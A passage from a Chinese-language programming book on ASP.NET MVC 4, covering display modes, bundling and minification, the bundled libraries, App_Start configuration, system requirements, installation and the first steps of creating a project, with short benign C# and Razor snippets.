


图 1-5

1.1.9 显示模式

显示模式根据浏览器发出的请求，使用基于约定的方法来选择不同的视图。当浏览器的用户代理指示一个已知的移动设备时，默认的视图引擎首先查找名称以.Mobile.cshtml 结尾的视图。例如，如果网站项目中有一个通用视图和一个移动视图，它们的名称分别是 Index.cshtml 和 Index.Mobile.cshtml，那么当在移动浏览器网站访问到该页面时，MVC 4 将自动使用移动视图。

此外，还可以根据自定义标准，注册自定义设备模式——所要做的就是编写一行代码。例如，现在要注册一个 WinPhone 设备模式，用名称以.WinPhone.cshtml 结束的视图响应 Windows Phone 设备，我们只需要在 Global.asax 文件的 Application_Start 方法中写入如下代码：

```
DisplayModeProvider.Instance.Modes.Insert(0, new
    DefaultDisplayMode("WinPhone")
{
    ContextCondition = (context =>
        context.GetOverriddenUserAgent().IndexOf
        ("Windows Phone OS", StringComparison.OrdinalIgnoreCase) >= 0)
});
```

1.1.10 捆绑和微小框架

ASP.NET 4 支持的捆绑和微小框架与 ASP.NET 4.5 中包含的框架相同。该框架通过合并脚本引用可以把若干个请求合并为一个请求，从而减少发送到站点的请求数量。与此同时，它也采用各种技术来压缩请求大小，比如缩短变量名、删除空格和注释等。它也很好地适用于 CSS，可以把若干 CSS 请求打包成一个请求，并压缩 CSS 请求的大小，使其用

最少的字节，产生等价的规则，也采用高级技术(像语义分析)来折叠 CSS 选择器。

捆绑系统是高度配置的，我们可以创建包含特定脚本的自定义捆绑，并用单一的 URL 来引用这些捆绑。当使用 Internet 模板创建新的 MVC 4 应用程序时，我们通过引用/App_Start/BundleConfig.cs 中列出的默认捆绑，可以看到一些例子。

使用捆绑和微小系统的一个不错的意外收获是，我们可从视图代码中删除文件引用。这样我们就可以在不升级视图或布局的情况下，添加或升级脚本库和那些拥有不同文件名称的 CSS 文件，因为引用的是脚本或 CSS 绑定而不是单独文件。例如，MVC Internet 应用程序模板就包含一个不依赖于版本号的 jQuery 绑定。

```
bundles.Add(new ScriptBundle("~/bundles/jquery").Include(
                        "~/Scripts/jquery-{version}.js"));
```

然后在站点布局中(_Layout.cshtml)，通过绑定 URL 来引用它，代码如下：

```
@Scripts.Render("~/bundles/jquery")
```

由于这些引用不用绑定到 jQuery 版本号，因此绑定和微小系统将自动获得更新的 jQuery 库(通过 NuGet 或手动)，而不需要修改任何代码。

1.1.11 包含开源库

长久以来，MVC 项目模板包含顶级的开源库，例如 jQuery 和 Modernizr。自 MVC 3 起，这些库通过 NuGet 包含，这使得库的更新和依赖管理变得极其简单。除此之外，MVC 4 项目模板还引入了一些新库：

- Json.NET：Json.NET 是一个操纵 JavaScript 对象符号(JavaScript Object Notation，JSON)中信息的.NET 库。它作为 Web API 的一部分包含在 MVC 4 中，从而可以实现将数据序列化为 JSON 格式，序列化过程中考虑到了数据契约(data contracts)、匿名类型、动态类型、日期、时间跨度(TimeSpans)、对象引用保存(object reference preservation)、缩进(indenting)、驼峰式大小写风格(camel casing)以及许多其他有用的序列化功能。此外，还可以利用 Json.NET 的其他功能，比如 LINQ to JSON 和 JSON 到 XML 的自动转换。
- DotNetOpenAuth：MVC 使用 DotNetOpenAuth 来支持基于 OpenID-和 OAuth-的登录，这种登录需要使用第三方身份提供器。Account 控制器通过设置可以很容易地添加对 Facebook、Microsoft、Google 和 Twitter 的支持；然而，由于这些登录建立在 OpenID 和 OAuth 之上，因此我们可以很容易地插入其他提供器。尽管可直接使用 DotNetOpenAuth 类，但 MVC 4 也提供了一个 OAuthWebSecurity(在 Microsoft.Web.WebPages.OAuth 名称空间中)来简化其一般用法。

1.1.12 其他功能

除了上面列出的功能之外，MVC 4 还包括许多其他功能。完整的功能列表在发布说明里，如果有兴趣，可查阅 http://www.asp.net/whitepapers/mvc4-release-notes。下面列出了最

感兴趣的且不与前面任何主题适合的三项功能：

- **配置逻辑转移到 App_Start**：尽管新功能极其精彩，但是通过代码进行的额外功能逻辑配置正开始集中到 Global.asax 中的 Application_Start 方法。庆幸的是，这些配置已经转移到了 App_Start 目录下的静态类中。
  - AuthConfig.cs：用来配置安全设置，其中包括站点的 OAuth 登录。
  - BundleConfig.cs：用来注册捆绑和微小系统使用的捆绑。里面默认添加一些捆绑，包括 jQuery、jQueryUI、jQuery 验证、Modernizr 和默认的 CSS 引用。
  - FilterConfig.cs：顾名思义，它是用来注册全局 MVC 过滤器。文件中尽管只默认注册一个过滤器 HandleErrorAttribute，但这里绝对是注册其他过滤器的好地方。
  - RouteConfig.cs：存放 MVC 配置语句、路由配置的鼻祖。第 9 章将详细介绍路由机制。
  - WebApiConfig.cs：用来注册 Web API 路由，以及设置任何其他 Web API 配置设置。
- **空的 MVC 项目模板**：尽管自 MVC 2 以来，ASP.NET MVC 都包含有 Empty 项目模板，但该模板不真正为空；它仍然包含着目录结构、一个 CSS 文件以及许多 JavaScript 文件。在大家的请求下，该模板更名为 Basic，并且新的 Empty 项目模板真正为空。
- **在任何位置添加控制器**：在此之前，Visual Studio 的 Add Controller 菜单项只有在 Controllers 文件夹上单击右键时才会出现。然而，使用 Controllers 文件夹纯粹是为了组织结构。MVC 会将任何实现了 IController 接口的类看成控制器，而不管该类在应用程序的哪个位置。因此，MVC 4 Visual Studio 工具更正了这一问题，使得 Add Controller 菜单项可以在 MVC 项目的任何文件夹上显示。这样就可以根据自己的需要组织控制器，比如分离成逻辑组或者分离 MVC 和 Web API 控制器。

未包含在 MVC 4 中的功能：单页面应用程序和 Recipes

MVC 4 测试版包括了一些有趣的实验性功能，但是这些功能未包含在 MVC 4 的发布版中。这些功能后面计划作为带外版发布。

单页面应用程序

单页面应用程序(Single Page Application，SPA)是一个新的项目模板，它使用 JavaScript 和 Web API 来构建集中于客户端交互的单页面应用程序。这种 Web 应用程序具有非常好的互动性和有效性，像 Microsoft Outlook Web Access 和 Gmail 等，但弊端是，这种应用程序构建起来非常困难。单页面应用程序包括：

- 一组 JavaScript 库，用来与本地缓存数据进行交互
- 其他 Web API 组件，用于支持操作单元(unit of work)和 DAL
- 支持基架的 MVC 项目模板，用来捆绑组件

单页面应用程序的预览版本引起了开发人员浓厚的兴趣，开发人员也及时地给予了反馈。遗憾的是，开发团队不能在 MVC 4 发布之前完成开发，而不得已从 MVC 4 RC 中删除。目前仍在开发过程中，计划作为 MVC 4 的带外版发布。

Recipes

Recipes 可以很容易地通过 NuGet 包更新 Visual Studio 工具。开发团队最初想用来扩展 MVC 工具，比如 Add Area、Add Controller 和 Add View 对话框等。Phil 展示了视图移动器(View Mobilizer)的样例，Recipes 可以通过一个简单的复选框来创建现有视图的移动版本。

然而，开发团队意识到 Recipes 有许多潜在的功能，而不仅是扩展 MVC 工具。各式各样的 Nuget 包可以受益于 Visual Studio 工具，因为它提供了简化的配置、自动化和设计器等。因此，在 MVC 4 测试版之后的版本中删除了 Recipes，但是它会包含在未来的 NuGet 发布版本中。

1.1.13 开源发布

从最初版本开始，ASP.NET MVC 一直都遵循开源许可条例，但它只是开发的源代码而不是一个完全开源的项目。我们可以阅读源代码；可以修改源代码；甚至可以发布修改后的源代码；但是我们不能把自己的代码贡献到官方的 MVC 代码库。

2012 年 5 月修改了 ASP.NET Web Stack 开源公告。这一公告标志着，ASP.NET MVC、ASP.NET Web Pages(包括 Razor 视图引擎)和 ASP.NET Web API 由开源许可代码正式过渡到了完全的开源项目。对这些项目的所有代码修改和问题跟踪都能够反馈到公共代码库中，并且在开发团队同意修改生效的情况下，这些项目接受社会的代码贡献(即 pull 请求)。

由于该项目已经成为开源项目，因此即使是在很短时间内，官方源码也能接受一些 bug 修复和功能增强，并且接受的这些更新将和 MVC 4 一起发布。ASP.NET 团队会审查和测试外部提交的代码，并且当项目发布时，与前面的 ASP.NET MVC 版本一样，由 Microsoft 支持。

即使我们不打算贡献任何源码，公共代码库也在可视化方面做了重大改变。在过去，需要等待临时版本以了解开发团队的最新工作进展，我们可以查看新签入的源码(网址 http://aspnetwebstack.codeplex.com/SourceControl/list/changesets)，甚至在夜间运行新发布的代码以测试添加的新功能。

1.2 创建 ASP.NET MVC 4 应用程序

学习 MVC 4 工作原理最好的方法是从创建应用程序开始，下面就开始创建。

1.2.1 创建 ASP.NET MVC 4 应用程序的软件要求

MVC 4 可在以下 Windows 客户端操作系统中运行：

- Windows XP
- Windows Vista
- Windows 7
- Windows 8

也可运行在以下服务器操作系统中：

- Windows Server 2003
- Windows Server 2008
- Windows Server 2008 R2

ASP.NET MVC 4的开发工具包含在Visual Studio 2012中，也可安装在Visual Studio 2010 SP1/Visual Web Developer 2010 Express SP1上。

1.2.2　安装 ASP.NET MVC 4

确保满足了基本的软件要求后，下一步就该在开发和生产计算机上安装 ASP.NET MVC 4 了。值得庆幸的是，安装过程非常简单。

与早期 MVC 版本并行安装

因为 MVC 4 可与 MVC 早期版本并行安装，所以可以马上安装并开始使用 ASP.NET MVC 4。并且仍然能够像以前一样创建和更新现有的 MVC1、2 和 3 应用程序。

1. 安装 ASP.NET MVC 4 开发组件

ASP.NET MVC 4 开发工具支持 Visual Studio 2010 或 Visual Studio 2012，其中包括这两个产品的 Express 免费版。

因为 MVC 4 包含在 Visual Studio 2012 中，所以如果使用的开发平台是 Visual Studio 2012，则不用安装任何插件。如果使用的是 Visual Studio 2010，那么需要通过 Web Platform Installer(http://www.microsoft.com/web/gallery/install.aspx?appid=MVC4VS2010)或可执行的安装包(下载网址为 http://go.microsoft.com/fwlink/?LinkID=243392)来安装 MVC 4。笔者通常喜欢使用 Web Platform Installer(通常称为 WebPI，由于某种原因笔者通常用一个宏伟的 Tom Selleck 胡子来描绘它)，因为它仅下载和安装计算机中没有的组件；而可执行安装包是离线安装的，所以为了以防万一，安装包中包含了可能需要的所有组件。

2. 在服务器上安装 MVC 4

安装程序检测其是否是在没有开发环境支持的计算机上运行，并且只安装服务器部分。假如服务器可以联网，WebPI 就是一个轻量级的安装，因为它不需要安装任何开发工具。

当在一台服务器上安装 MVC 4 时，MVC 运行时程序集将安装在全局程序集缓存(GAC)中，这样服务器上的任何站点都可以访问这些程序集。另外，发布在服务器上的应用程序只需要包含必要的程序集，而不必包含 MVC 4 已经在服务器上安装的程序集。在过去，这个过程称为 bin 部署，还需要一些额外工作。在 MVC 3 工具更新之前，有两种途径可以完成这一工作，第一是手工把程序集设置到 Visual Studio 的 Copy Local 中，第二是使用 Include Deployable Assemblies 对话框。从 MVC 4 开始，所有程序集都通过 NuGet 引用包含进来。因此，所有必需的程序集都会自动添加到 bin 目录，任何 MVC 4 应用程序都是 bin 部署的。出于这个原因，Visual Studio 2012 删除了 Include Deployable Assemblies 对话框。

1.2.3 创建 ASP.NET MVC 4 应用程序

安装 ASP.NET MVC 4 后，在 Visual Studio 2010 和 Visual Web Developer 2010 中会出现一些新的选项。这两个 IDE 的开发经验是非常相似的，因为本书是专业系列的书籍之一，所以我们将专注于 Visual Studio 开发，只有当二者存在显著差异时，才会提到 Visual Web Developer。

MVC Music Store

本书将零散地依据 MVC Music Store 教程中的一些例子进行介绍。这个教程(下载网址为 http://mvcmusicstore.codeplex.com)是一个 150 页的电子书，里面涵盖了构建一个 ASP.NET MVC 4 应用程序的基本知识。本书会更深入地进行讲解，但是如果需要更多的介绍主题的信息，有共同的基础是不错的。

创建一个新的 MVC 项目：

(1) 选择 File | New Project 选项，如图 1-6 所示。




图 1-6

(2) 在 New Project 对话框左栏的 Installed | Templates 部分，选择 Visual C# | Web 模板列表，这将在中间栏显示 Web 应用程序类型列表，如图 1-7 所示。

